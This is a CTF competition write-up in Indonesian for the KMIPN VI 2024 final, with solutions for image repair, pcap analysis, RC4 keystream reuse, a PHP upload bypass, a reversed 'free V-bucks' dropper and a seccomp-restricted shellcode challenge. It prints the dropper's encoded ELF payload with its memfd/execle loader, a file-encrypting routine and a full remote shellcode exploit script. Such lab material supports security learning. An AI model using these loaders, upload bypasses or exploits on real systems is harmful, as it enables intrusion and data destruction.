# WRITEUP FINAL KMIPN VI POLITEKNIK NEGERI JAKARTA 2024



# **KEITO National Cyber and Crypto Polytechnic**







ITQID

Part of






# Daftar Isi Forensics 3 just simple image 3 Campus Record 6 Cryptography 7 Reality Club 7 Web 10 Just Simple Upload 10 Reverse Engineering 12 Clown 12 Binary Exploitation/PWN 21


Bad Shell ......21

# **Forensics**


# just simple image




Diberikan file png. Analisa hex dengan hxd karena file tidak bisa dibuka/broken. Keliatan kalau hex filenya itu kebalik



Kita bisa pake Cyberchef, terus pake menu reverse, by byte (karena kalau diperhatikan lagi yg kebalik bukan charnya tapi susunan bytenya)




## Setelah reverse by byte, file masih kehilangan chunk header PNG dan IHDR




Tambahkan chunk tersebut bisa cek dokumentasi <a href="http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html">http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html</a>


Atau ambil contoh dari file png lain yg "normal"



(^^ file contoh)




Setelah difix, dan dibuka, didapatkan sebuah QR. Langsung kita scan aja



Flag: KMIPNVIPNJ{just\_reverse\_image\_and\_fix\_header}

## **Campus Record**



Diberikan file pcapng, yang jika dibaca merupakan log hasil enumerasi injeksi sql. Karena terlalu banyak packet, saya export ke txt lalu coba search untuk flag

```
import pyshark

def export_pcapng_to_text(file_path, output_file):
    # Open the pcapng file
    cap = pyshark.FileCapture(file_path)

# Open output file in write mode
    with open(output_file, 'w') as f:
        # Iterate through each packet and write its contents to the output file
    for packet in cap:
        f.write(f"Packet #{packet.number}:\n")
        f.write(str(packet) + "\n")
        f.write("-" * 50 + "\n")

# Close the capture file
    cap.close()
```

```
if __name__ == "__main__":
    pcapng_file = "kampus_1.pcapng" # Update with your pcapng file path
    output_file = "packet.txt" # Output text file name

    export_pcapng_to_text(pcapng_file, output_file)
    print(f"Packets exported to {output_file}")
```

(ini kayaknya kalau langsung pake strings terus grep aja juga bisa deh)

# Cryptography

# **Reality Club**

Diberikan skema enkripsi RC4

```
from rc4 import *
from secret import flag
import os

key=os.urandom(32)
while True:
    print("What you want to do?")
    print("1. Encrypt message")
    print("2. Encrypt flag")
```

```
print("3. Exit")
inp=int(input("> "))
if(inp==1):
    print("Enter your message")
    m=input("> ")
    print(f"encrypted : {encrypt(m,key)}")
elif(inp==2):
    print(f"encrypted : {encrypt(flag,key)}")
else:
    exit()
```

```
def key_scheduling(key):
    sched = [i for i in range(0, 256)]
    i = 0
    for j in range(0, 256):
        i = (i + sched[j] + key[j % len(key)]) % 256
        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp
    return sched
def stream_generation(sched):
    stream = []
    i = 0
    j = 0
    while True:
       i = (1 + i) \% 256
        j = (sched[i] + j) \% 256
        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp
        yield sched[(sched[i] + sched[j]) % 256]
def encrypt(text, key):
    text = [ord(char) for char in text]
    sched = key_scheduling(key)
```

```
key_stream = stream_generation(sched)

ciphertext = ''
for char in text:
    enc = str("{:02x}".format(char ^ next(key_stream)))
    ciphertext += (enc)

return ciphertext
```

Dengan skema pengguanaan enkripsi rc4 yang seperti itu (memakai kunci yang sama berkali2), memungkinkan untuk mendapatkan key stream yang nantinya digunakan untuk decrypt message. Berikut solvernya:


```
#!/usr/bin/python3
from pwn import *
# nc 157.173.204.136 4423
host, port = '157.173.204.136', 4423
io = remote(host, port)
def get_flag():
    io.sendlineafter(b'>', b'2')
    io.recvuntil(b"encrypted : ")
    return bytes.fromhex(io.recvline().strip().decode())
def enc message(message: bytes):
    io.sendlineafter(b'>', b'1')
    io.sendlineafter(b'> ', message)
    io.recvuntil(b"encrypted : ")
    return bytes.fromhex(io.recvline().strip().decode())
enc_flag = get_flag()
key_stream = xor(enc_message(b'A' * len(enc_flag)), b'A' * len(enc_flag))
flag = xor(enc_flag, key_stream)
print(flag)
```

```
Solve.py - Reality Club - Visual Studio Code


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|
```

## Web


## **Just Simple Upload**



Sesuai judul aja sih, pasti Command Injection via upload form. Karena ini chall blackbox (tidak diberikan file distribution), Igsg tes tes aja. Coba upload file php sebagai shell ternyata ngga bisa, coba content typenya diganti jadi image/png, wala bisa dong. Saya pake payloadnya dari burp repeater biar ga repot bolak balik upload file (pake file\_get\_contents, terus coba ndukun aja flag.txt. Karena coba pake exec/eval tadi ga bisa)





Setelah payload dimasukan, akses uploaded file tersebut (kalau di burp bisa pencet forward request)



# **Reverse Engineering**

## Clown





Decompile PYC (Python Compiled Code) yang diberikan

```
◇
Image: Second of the control of the control
  >>> pycdc <u>free_vbucks.pyc</u> > free_vbucks.py
0
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```

```
Source Generated with Decompyle++
 File: free_vbucks.pyc (Python 3.10)
import ctypes
import os
import base64
import zlib
print('|=======|')
print('| FORTNITE V-BUCKS
print('| CODE GENERATOR v1.337
print('|=======|')
username = input('Enter Your Username: ')
password = input('Enter Your Password: ')
print('')
print('[#] Success!')
print('[#] Wait for 24 hours.')
1 = ctypes.CDLL(None)
s = 1.syscall
```


base64.b64decode(b'eJztW39sW8UdvxfHiZM2sUvbrbQFDKOorLXrpD9UStOmtG5fpxYCbSQ26BzHfo 4tHNs8P90kUlmqEGiURkrFytAmTWGTtiJtoiBAVbWyFFC60oklMLYgwVQQrO4aWGgpS9skb9+7d/d875q nMrQ/NskXvXzu87nv9+57957Pz/b3/Si4bXOJJCFWHGgdImy2weupLteYJqCtRlXw/ya0EJUBL+XsRBwp saLLHMfwm+cwuIgLkRUlDkuRfcnMsCLyFPycHBfxnMuKvB8Zz0t1AdeWWJH3w2uDfFSvs6KHzjPgsPqVU D8P9fPUWRGVWJGFW0qP1bQ/EQPIiqJfnNqJuAlZka39jk+16DcZr4H6/c5rcBF3Iiuy8e4HvzL09Qs7vQ/Q8ezOA3JYkV1ny5KJ5lUrliWjvmQilWvzta1e5Vu1wp9N+2vNuHDI+Jracm8jPh0DpVx3JR0GZ/3h+hzaju23/e2p1W8POqIHXno5/X5KfXT5x/GyUhq3RG1YWOyUI1pfgLjrS9pHZKzh18qw8nbrXRd6FiKbchq0G6bRT9noEipc8nw5YmP/uY2etdF/aqN7bMZ9xcb+mI2+1Kaf923sN9voV2z0Ezb6RzZ6iTS9/rSNfYON/n0bvd9G/7WNftFGP2uj77PR99joUThum0Z/B45ZaD7y1huc7Q8oFGppTadCWS2saqEQCm3duT0UVVS1JZHVFHXn9o3JdErZGW5OKkbbtC3bN60MbU6kwklS25pKaKTSmImGNfALRdrCoRhuT+xRUGs4mUxHkKqkwq24EV75ETp+aziRQ11NjbRmUCydUVIoFkmmswoi/6MJFWVyWhbFVEXBZkkwyGbUREqLoWyKVTQIX0XYGzuA

bTiKMiClVaS0QWSx3WoCosI6NgjhsSOPhCLxR0KxcCKJcDxqe0ZL491n0aG4tgrd1xC8d8eObaHl/oA/g LZs23rPxlCtf/kKs1qo1fpX4sUtgT+J/C/U8H8HVUpJ3WFaOCnifUBCs6XC69K7JFOGd6eldIOToH6bVN h3Xz74TBneHddQbU4iUYV3wSDlufmJChzPfWyDrLNeB2fo/YdL0PuZLlw3jI+sNxDvjWwvJv1xuovT85w +g9PH0H0Bp49z+o2czq5j/H7Ab76LqX05KrwX4BLgdH5/X83p/H10Pac70V3mdP79sYHTyzn9QU6v4PQm Tq/k9Dinz+T0DKdXcXobp1dzegenuz19P6d70L2P02dx+r0czu83/Zw+m9MPc/ocTj/C6XM5/Sinf4vTB zj925z+B06fx+lDnD4fFUuxFEux/0+Vi+6br8idoy65x3lqGbyddA1oJfqQ3Pmm6w3Srq+84Efogr7oIo D7FmIfxw0Xzn2k63of4RLhwyYvIfyEyR2Ev2jyUsKfM7mT8IMmLyN8n8nLCX/U5C7CwyavIPx+k1cSvsH kMwivMflMwm81eRXhs0xeTbhkcjfhX0wx7jHmb/JZxvxNfoMxf5PPNuZv8jnG/E0+15g/47DajWS1Nxnn B/hen5XnBN4qcEXguwTeKPDtAg8KvE7gKwXuE/gigd8k8LkCrxK4U+CTS638ksA/E/inAv9040/xv0azr d3DP5S7P5Y7Pxlr2BmsGag5JffWHYLLUp/7Llh+Gf07b3mCvB5Af38pBuc7G04a1+bCS+eZpcZLp0I/47 61A9u9QRHsnyf2K3+B4c4puXtMPvH5evnEuEOWBuXhKW0OdLCLduDSz8RIXMwfx9dRtxd/jM0taZQ769b gqtz9qTZT7qnbDCR/alLX81G4WAedjcClXeBr8T+3GxpxpRH8usf3ByfcrwYnhvK1wYldbzBd3jc6QHo+ /iBYy92vNBA4JANE5Z7SRYtJa3C8ZkDu6SI2vXMHZ2DtL3L3yfwvJ7F5Vxw39HTJxPlkfq+hZjDtPI4bU e5GWLw+4ngyvwuu+d/j7S0/EVv29Br+ZFToBvu9JiHD9kWjrzajicDdZCDNBvu4Ywm2OnEMXjjIcOl1rq ejnJ1ko3w4geMOdmD1IBnxkNFfLwmRtLyNG5/Ajb2NHSCdoTOUQDrZhRcaL+z5YA+py8+6X93kPON+daD nEObSO3LkLeiWLJ803P06xPH3ShzHoNz9p6PYNf9XiKKTeEudxzG4H38JpkRcOge8g2BtzB0P+4MJMt84 pVeB9sk9wfGovMQ4KZoz/ysQTxVOZedoQO7eOyJ354auOXXBEThv1ZXmeTt/FfcbzEPLELTUF1qGjZYxu XNvHmnlAGMotwWm826Fsaz9E2xZnwRTuKbOwirQhd0fPCv3NI7B8p2Vu4ePSeZZgfYHyYwa89M2nsajdo 5L2gsOUR4rFcOc4oD65NVpZn/4gmX2+0ab4A1GnHivM07DvpPMg6ufDH0cA3I/sR/GP7d0Iit/mMvm/oa 1LnfXkoIEp2Y2+B25Ss4HARzvFdLbUaM3DDMfC0A7EXobvmSmE17dsy5zdR0gdg3knOfwN29wvRCj3q4x 0u0w2L4Otq/hz4ZgbVw2CA/V2ztQCOAY/oxIr9jl5NI+NMCHNwjT7nRxXfz2MjEa441IOAOTBW+IYpJFs faaKPbQLia5eEkXz10hnfbThfn4MlkYY+WOHybL3PXzKYvNuivXnE7vebw/fFJunKu6K+wS+w5013/tMn +miXhKcZe9ztPU4/y4rpMGY2si9zbm3UyxFEuxFEuxFEux4CLRb5/VZr05kVS8+GcKr/HjBCmNKfyDild Le/HvE14trnizGSWSiCWUqDeppFq0uDemplu9MfCuRIsCtW1odzPyI38kmd6dQouytBJMkR8xEqmWNd5F Wa9vHfyv5LonA0cTqhLR0mo72pBMki6zXsVwhOGyuUhEyWZjuWSyHd/mSwscd+Pfx/DH/+g/dR1/Qvvzm K7/BvATwDcBN13Q9SSg76KufwAYBJwA9FzS9YVwY1H9la6vBRz/164/LBW+I5b2PICkNo+0YGa5q4/q+H v9oS90/Q5ssKmcfF190xwr4Bj5XNcz+Eal2r05et733DN2uzr0+v1rvrv8dvLzF/Z/GA4vxMV/z411DY5 5oDdxPxDgsQ7AsRXiJ98rB6s9T5ZsrCq7DwKi7XieG6D9tMS1016XsAVu/yMcozDfKd6/5BLpALePwvHW 17r+D4v/R6b/TNB/DOuzmPcPGeMXS7EUS7EUS7EUS7EUS7H8PxaWZ8Tyitgt+GzJym+jFTMHht7Es9yXD 2jyh5kTRPOWWO4Qu2dmuSAsr2mh0H5pSk9jPEKTl1iuTx9N7mE5PiO0neXqPETjYzlMLBeFz23BxUw3pv kpZtoyrbDPPyxniOW6NFVY9f0ua9wjFF10ERv/ZmS1u6ob85OoNEX5YmqgU87iGqN8lA58mXI+t+u/Wcw 8a6EE6Pmup9hAsYlihmIHxT6K/RSPUBygOETxDMUx9qGQJjt5KHopBijWU2yg2EQxQ7GDT5b6DwrLn9uy ceMa7+LG51xKy31ravwr/AFfTY7Qmsdra/2BFXdSGSF/Np7VVC0MH/cTKU1RM8ifSmuKvyWV82dU+ECva u2c1JxLJKO+RJRKG+7Z6tPCLYi0xcPZ0PJH21PZ9lYDNdVoeUxRs4l0ykJC0KYqyTA2pLVMUsNRJ0A/VP 0taVrJKhHk15Q2oDFoBut0NKyFkV+Jh2JquFUJxaNqgR19hMKqGm43PFgdhgq3JqAzw705m0X+SLq1VU1 p32zFrQW/bvFLmF33ds9DsCIJHG9ffC6hXT4+K+Jn+DsEf/E5gNsFe/EZjLsE/wMOK3qv478Fjq/gtc38 2f7HcDHV2f4nxn8/MtaQ+bP9keFR2sDyMJk/26dwPjWfa8/2W4YPCQsurn8YGXsX82f7FcM1QvzCYxwoh Yy9kHG2HzJsQoX4S9C189+LjDV1/mx/Zsj2Z3H92Pyfov73UM72e4bs/aGM+oj+BxH3TAJxsCKfQ4vQte f/gODv9VgxIyy4+BjPTwT/v11W5L9zm86/X/Dvn2XFpuuM/7zgbyahUvyAT9qdJp4XBH92P8GwSrAX1+8 VZNO/xOeUjgn24vVzXPC3ey7HbvzTgr/nVisuFdZPHP89ZOQLm+/r7H3YN729S0D8vIWb8zfzxr+m/2fI mjNuPnfFnhvi9g/ej53HnyFj/uL91WeZgWPXGf8rwd98gC5gHUf0Z2WCasyf5aN7bPy9AsePAEro2vcJ5 r9EtJ8Gp7snu5v6V15n//w3CS2TcQ==')


```
e = zlib.decompress(c)
fd = open('dump', 'wb')
fd.write(e)
```

```
fd.close()
f = s(319, '', 1)
os.write(f, e)
p = '/proc/self/fd/%d' % f
os.execle(p, 'smd', { })
```

Didapatkan base64, diketahui bahwa base64 tersebut dicompress dengan zlib



## Ketika sudah didecode dan extract, didapatkan sebuah file ELF (Executable and Linkable Format)



Analisis dengan ghidra, dan diketahui file melakukan enkripsi terhadap file dalam folder yang diberikan di distribution file

```
unsigned __int64 __fastcall sub_1401(const char *a1, __int64 a2, size_t a3)
       int i; // [rsp+24h] [rbp-9Ch]
       FILE *stream; // [rsp+28h] [rbp-98h]
       void *ptr; // [rsp+30h] [rbp-90h]
       size_t v8; // [rsp+38h] [rbp-88h]
char v9[96]; // [rsp+40h] [rbp-80h] BYREF
char v10[24]; // [rsp+A0h] [rbp-20h] BYREF
unsigned __int64 v11; // [rsp+B8h] [rbp-8h]
• 11
       v11 = __readfsqword(0x28u);
12
       stream = fopen(a1, "rb");
13
       ptr = malloc(a3);
14
       if (!stream)
16
         perror("File open error");
17
         exit(1);
19
       v8 = fread(ptr, 1uLL, a3, stream);
       if ( v8 \neq a3 )
20
22
          fwrite("Unable to read the specified length from file\n", lull, 0x2Eull, stderr);
23
         exit(1);
25
       MD5_Init(v9);
0 26
       MD5_Update(v9, ptr, v8);
27
       MD5_Final(v10, v9);
28
29
         sprintf((char *)(a2 + 2 * i), "%02x", (unsigned __int8)v10[i]);
30
       *(_BYTE *)(a2 + 32) = 0;
31
       free(ptr);
32
       fclose(stream);
33
       return v11 - __readfsqword(0x28u);
34 }
```

Fungsi enkripsi


```
1 unsigned __int64 sub_16CA()
   2 {
       DIR *dirp; // [rsp+0h] [rbp-460h]
       struct dirent *v2; // [rsp+8h] [rbp-458h]
       char *s; // [rsp+10h] [rbp-450h]
       size_t v4; // [rsp+18h] [rbp-448h]
       char v5[48]; // [rsp+20h] [rbp-440h] BYREF
       char old[512]; // [rsp+50h] [rbp-410h] BYREF
       char newa[520]; // [rsp+250h] [rbp-210h] BYREF
       unsigned __int64 v8; // [rsp+458h] [rbp-8h]
  10
  11
12
       v8 = __readfsqword(0x28u);
 13
       dirp = opendir(".");
14
       if (!dirp)
16
         perror("Unable to open directory");
17
         exit(1);
  18
       3
19
       while (1)
21
         v2 = readdir(dirp);
22
         if (!v2)
23
           break;
24
         if (v2 \rightarrow d_type == 8)
26
           s = v2 \rightarrow d_name;
27
           v4 = strlen(v2 \rightarrow d_name);
28
           if ( v4 \le 0xC || strcmp(&s[v4 - 12], ".clown") )
  29
● 30
             snprintf(old, 0x200uLL, "%s.clown", s);
             sub_1401(s, (__int64)v5, 0x400uLL);
printf("Encrypting: %s \rightarrow %s\n", s, v5);
31
 32
33
             sub_15CC(s, old);
             snprintf(newa, 0x200uLL, "%s.clown", v5);
34
35
             rename(old, newa);
  36
         }
  37
39
       closedir(dirp);
40
       return v8 - __readfsqword(0x28u);
41 }
```

Code tersebut akan scan semua file dan mengencrypt nya. Untuk teknik encryptnya cukup simple, yakni xor setiap character dengan character itu sendiri yang telah di right shift (shr).

```
char __fastcall enc(unsigned __int8 a1)
{
  return a1 ^ (a1 >> 1);
}
```


Berikut adalah program yang akan decrypt semua filenya.


```
#!/usr/bin/python3
import os
def decrypt(ciphertext: bytes):
    result = bytearray()
    for c in ciphertext:
        for i in range(7, -1, -1):
            c = ((c >> (i + 1)) & 1) << i
        result.append(c)
    return bytes(result)
for filename in os.listdir("."):
    if not filename.endswith(".clown"):
        continue
    with open(filename, "rb") as f:
        ciphertext = f.read()
        plaintext = decrypt(ciphertext)
    open(filename + ".dec", "wb").write(plaintext)
```



# **Binary Exploitation/PWN**

**Bad Shell** 





Diberikan sebuah file ELF 64-Bit dengan arsitektur x86\_64 yang mempunyai mitigasi Full Relro (Full Relocation Read-Only) sehingga Global Offset Table (GOT) menjadi unwritable, tanpa stack canary sehingga tidak terdapat pengecekan canary ketika buffer overflow terjadi, NX enabled (unexecutable stack) sehingga kita tidak bisa memasukan shellcode pada program tersebut, dan PIE enabled (Position Independent Executable diaktifkan) sehingga alamat elf dari program akan menjadi dinamis.

```
int __fastcall main(int argc, const char **argv, const char **envp)

{
    unsigned int v4; // edx

    setup(argc, argv, envp);
    if ( mmap((void *)ex1337CeDEe0e0elL, 0x20e0elL, 7, 50, -1, 0LL) == (void *)ex1337CeDEe0e0elL)

{
    printf("Gimme your shellcode : ");
    MEMORY[0x1337CeDEe0e0el] = gword_u028;
    MEMORY[0x1337CeDEe0e0el] = qword_u028;
    MEMORY[0x1337CeDEe0ell] = qword_u038;
    MEMORY[0x1337CeDEe0ell] = qword_u048;
    il MEMORY[0x1337CeDEe0ell] = qword_u048;
    vu = read(0, (void *)ex1337CeDEe0e3elL, 0x10e0elL);
    check(0x1337CeDEe0e0elL, v4);
    init();
    MEMORY[0x1337CeDEe0e0el]();
    else
    {
        puts("[X] Error!");
        }
        else
        {
            puts("[X] Error!");
        }
        return 0;
    }
}
```

Meskipun NX Enabled, tetapi terdapat memory mapping untuk executable memory region dengan fungsi mmap((void \*)0x1337C0DE0000LL, 0x2000uLL, 7, 50, -1, 0LL) == (void \*)0x1337C0DE0000. Inputan kita (buffer) akan dibaca di memory region tersebut.

```
0x6361fb36b3fd main+65
                          __libc_start_call_main+128
__libc_start_main+137
         0x7dcff5c28150
0x7dcff5c28209
          0x6361fb36blae start+46
        g> vmmap
  LEGENĎ: STACK | HEAP | CODE | DATA | <u>RWX</u> | RODATA
                                                                 0 [anon_1337c0de0]
0 /home/itoid/FinalKMIPN2024/Jeo
                           0x6361fb36b000 r--p
      0x6361fb36a000
                           0x6361fb36d000 r--p
                                                              2000 /home/itoid/FinalKMIPN2024/Jeo
  pardy/Pwn/Bad Shell/chall
      0x6361fb36d000
                           0x6361fb36e000 r--p
                                                      1000
                                                              2000 /home/itoid/FinalKMIPN2024/Jeo
  pardy/Pwn/Bad Shell/chall
      0x7dcff5c00000
                           0x7dcff5c26000 r--p
                                                     26000
                                                                 0 /usr/lib/x86 64-linux-gnu/libc
      0x7dcff5da5000
                           0x7dcff5dfa000 r--p
                                                     55000 la5000 /usr/lib/x86_64-linux-gnu/libc
   . so . 6
      0x7dcff5dfa000
                           0x7dcff5dfe000 r--p
                                                      4000 1f9000 /usr/lib/x86 64-linux-gnu/libc
   .so.6
      0x7dcff5e33000
                                                      2000
                                                                 0 /usr/lib/x86_64-linux-gnu/libs
  eccomp.so.2.5.4
0x7dcff5e35000
                                                              2000 /usr/lib/x86 64-linux-gnu/libs
      0x7dcff5e43000
                           0x7dcff5e51000 r--p
                                                             10000 /usr/lib/x86 64-linux-gnu/libs
      0x7dcff5e71000
                           0x7dcff5e72000 r--p
                                                      1000
                                                                 0 /usr/lib/x86 64-linux-gnu/ld-l
  inux-x86-64.so.2
                                                      a000
                                                             2b000 /usr/lib/x86_64-linux-gnu/ld-l
                                                             0x1000uLL):
        int64 __fastcall check(__int64 a1, int a2)
   4 {
        __int64 result; // rax
unsigned int i; // [rsp+18h] [rbp-8h]
unsigned int j; // [rsp+1Ch] [rbp-4h]
        for ( i = 0; ; ++i )
          result = i;
•
          if ( (int) i \ge a2 )
            break;
13
•
          for (j = 0; j \le 1; ++j)
•
             if ( *(_BYTE *)((int)i + a1) == badchars[j] )
               write(0, "[X] Badchars detected!\n", 0x17uLL);
•
•
               exit(1337);
          3
        return result;
24 }
```

Kita tidak bisa mengcraft fungsi execve dan execveat, dan byte '\x0f' (syscall) juga diblock

```
Pwn/Bad Shell 🔞 🕒 و 🕳 😸 itoid 👔
>>>
>>> seccomp-tools dump <u>./chall</u>
Gimme your shellcode : abcd
      CODE JT
                        K
 000: 0x20 0x00 0x00 0x000000004
                                A = arch
0001: 0x15 0x00 0x06 0xc000003e if (A != ARCH X86 64) goto 0008
0002: 0x20 0x00 0x00 0x00000000 A = sys number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x03 0xffffffff if (A != 0xffffffff) goto 0008
0005: 0x15 0x02 0x00 0x0000003b if (A == execve) goto 0008
0006: 0x15 0x01 0x00 0x000000142 if (A == execveat) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0008: 0x06 0x00 0x00 0x00000000 return KILL
 >>> 📰
```

Langsung saja list content dari current directory dengan fungsi getdents, dan jika sudah mengetahui nama file flagnya, langsung saja ORW (Open – Read – Write) isi dari flag tersebut. Berikut exploit scriptnya:

```
#!/usr/bin/python3
from pwn import *
gdbscript = '''
C
1.1.1
exe = './chall'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log level = 'debug'
host, port = "nc 157.173.204.136 40802".split(" ")[1:3]io
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
```

```
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
# blocked byte = 0xf
# list current directory
p = asm('''
           rsp, QWORD PTR fs:0x0
    mov
    push
          0x2e
          rdi, rsp
    mov
          edx, edx
    xor
           esi, esi
    xor
    push
           0x2
    pop
           rax
    syscall
           rdi, rax
    mov
           edx, edx
    xor
           dh, 0x1
    mov
           rsi, rsp
    mov
           0x4e
    push
    pop
           rax
    syscall
    push
          0x1
          rdi
    pop
         edx, edx
    xor
         dh, 0x1
    mov
           rsi, rsp
    mov
    push
           0x1
           rax
    pop
    syscall
# cat flag-d41d8cd98f00b204e9800998ecf8427e.txt
p = asm('''
    mov
         rsp, QWORD PTR fs:0x0
    push
           0x74
    movabs rax, 0x78742e6537323438
    push
           rax
    movabs rax, 0x6663653839393030
```

```
push
           rax
    movabs rax, 0x3839653430326230
    push
           rax
    movabs rax, 0x3066383964633864
    push
   movabs rax, 0x3134642d67616c66
    push
           rax
    mov
           rdi, rsp
           edx, edx
    xor
           esi, esi
    xor
           0x2
    push
    pop
           rax
    syscall
    mov
           rdi, rax
           eax, eax
    xor
           edx, edx
    xor
           dh, 0x1
    mov
   mov
           rsi, rsp
    syscall
           0x1
    push
           rdi
    pop
           edx, edx
    xor
   mov
           dh, 0x1
           rsi, rsp
    mov
    push
           0x1
    pop
           rax
    syscall
s(p)
com()
```

```
| The mover figure | The mask |
```